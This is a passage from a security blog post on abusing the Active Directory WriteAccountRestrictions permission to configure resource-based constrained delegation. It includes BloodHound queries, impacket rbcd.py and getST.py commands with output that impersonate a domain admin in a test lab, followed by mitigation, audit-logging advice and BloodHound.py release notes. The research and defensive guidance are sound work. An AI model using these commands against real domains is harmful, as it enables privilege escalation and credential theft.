
Loading this data into BloodHound, we can use the following query to find our nice new edges. **Note:** the edge was renamed to `WriteAccountRestrictions` after merging into the main BloodHound code. Both SharpHound and BloodHound.py now report this as `WriteAccountRestrictions`, so the query changes from the naming used above:

```
MATCH p=(g)-[:WriteAccountRestrictions]->(c:Computer) WHERE NOT g.highvalue RETURN p
```

Or to focus on cases exploitable from any authenticated user, the following query is useful:

```
MATCH p=(g)-[:WriteAccountRestrictions]->(c:Computer) WHERE g.objectid ENDS WITH "S-1-1-0" OR g.objectid ENDS WITH "-513" OR g.objectid ENDS WITH "S-1-5-11" OR g.objectid ENDS WITH "-515" RETURN p
```

This shows the following result in my test lab, since I added a computer with the “everyone” permissions to the domain:



We can configure RBCD by modifying the object over LDAP, for example by using `rbcd.py` from `impacket`. As a general reminder: to exploit this, you would need access to a computer account in most cases, which you can either do by dumping the credentials of an existing host from the registry, or by registering a new computer object in AD if that is allowed (which it is by default). In this case, I’m abusing `ICORP-W10` as an account for which I dumped the password.

```
(impacket) → impacket git:(master) X rbcd.py internal.corp/computeractest2 -delegate-to blogacltest2$ -delegate-from icorp-w10$ -action write
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation

[*] Attribute msDS-AllowedToActOnBehalfOfOtherIdentity is empty
[*] Delegation rights modified successfully!
[*] icorp-w10$ can now impersonate users on blogacltest2$ via S4U2Proxy
[*] Accounts allowed to act on behalf of other identity:
[*] ICORP-W10$ (S-1-5-21-2895268558-4179327395-2773671012-1103)
```

As the last step, we can obtain a service ticket impersonating a Domain Admin account to access the victim host:


```
(impacket) → impacket git:(master) X getST.py -spn cifs/blogactest2.internal.corp internal.corp/icorp-w10\$ -aesKey
861a19a249d04ce56e123103225fc46c18fd9eaa5f5d027aacf309d90a789825 -impersonate admin
Impacket v0.9.25.dev1+20220218.140931.6042675a - Copyright 2021 SecureAuth Corporation


[*] Getting TGT for user
[*] Impersonating admin
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in admin.ccache
```

If this was a real computer instead of only a pre-created account, we could use this ticket to login in over SMB and for example run secretsdump.

Mitigating and monitoring


If you're on the blue side, you can perform the same BloodHound queries to identify misconfigured computer objects. For the actual mitigation, remove the vulnerable ACEs on these objects. I recommend removing any ACE that was set to allow the specific user or group to domain join the computer, which are similar to the screenshot in the beginning of this blog and are all scoped to that user/group and set to "This object only". At the minimum, remove the **Write account restrictions** and the **Special** (which means "All extended rights" in this case) ACEs.

Modifying the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute is not monitored by default in AD. Assuming you already have "Audit Directory Service Changes" audit logging enabled, an auditing entry (SACL) needs to be added to monitor changes to this attribute. You could configure this on the domain root or on all OUs/containers that contain computer objects. It should apply to "Descendant computer objects" and the property to monitor is *Write msDS-AllowedToActOnBehalfOfOtherIdentity* as shown below:





Once this is set up, event ID 5136 will be logged whenever RBCD is changed on a computer object, which should rarely occur since I've yet to hear from someone using this legitimately.



Other changes to BloodHound.py

This feature is now present in version 1.3.0 of BloodHound.py which is available from [GitHub](#) or via PyPi. There have been other improvements/optimizations that are included in this release:

- Session enumeration via the HKU registry hive is now supported thanks to [@itm4n](#).
- BloodHound.py will automatically chunk large JSON files to prevent huge files in large networks that the GUI crashes on while ingesting.

- When doing DCOOnly collection, BloodHound.py will use its memory more efficiently and not cache everything when not needed.
- You can now supply a file with computer hostnames for session/loggedon/etc enumeration that will restrict enumeration to only those computers.
- Connections to LDAP that time out/are lost during data gathering are automatically re-established if possible.
- A new tool `createforestsidcache.py` is available that creates a cache of all objects in the entire forest. This creates massive speedups for multi-domain AD environments with a lot of cross-domain privileges.
- Bugfixes and general improvements.
- Python 2 support is dropped, only Python 3 is supported now.

Something that is not quite new but was not publicly announced before is BloodHound.py's capabilities to gather information about credentials stored on hosts in scheduled tasks or as part of services. While this method requires administrator privileges to collect, it does gather credentials that could be recoverable from hosts that aren't always gathered using other session collection methods. You can activate these collection methods by adding `experimental` to your list of collection methods.

Tools

The new ACL edge has been added to both BloodHound.py and the official BloodHound and it's SharpHound data collector. The edge was renamed to `WriteAccountRestrictions` for clarity. If you have the latest version of BloodHound it should support this out-of-the-box without additional requirements. I think this kind of attack pattern may be common in the wild, but I don't have any solid data on it, so if you find some instances of it when this is configured in real environments (either from the red side or the blue side), please let me know!

All blog content is available under the [Creative Commons BY 4.0 License](#) unless stated otherwise.

Powered by [Jekyll](#) and a modified version of the "Minimal Mistakes" theme.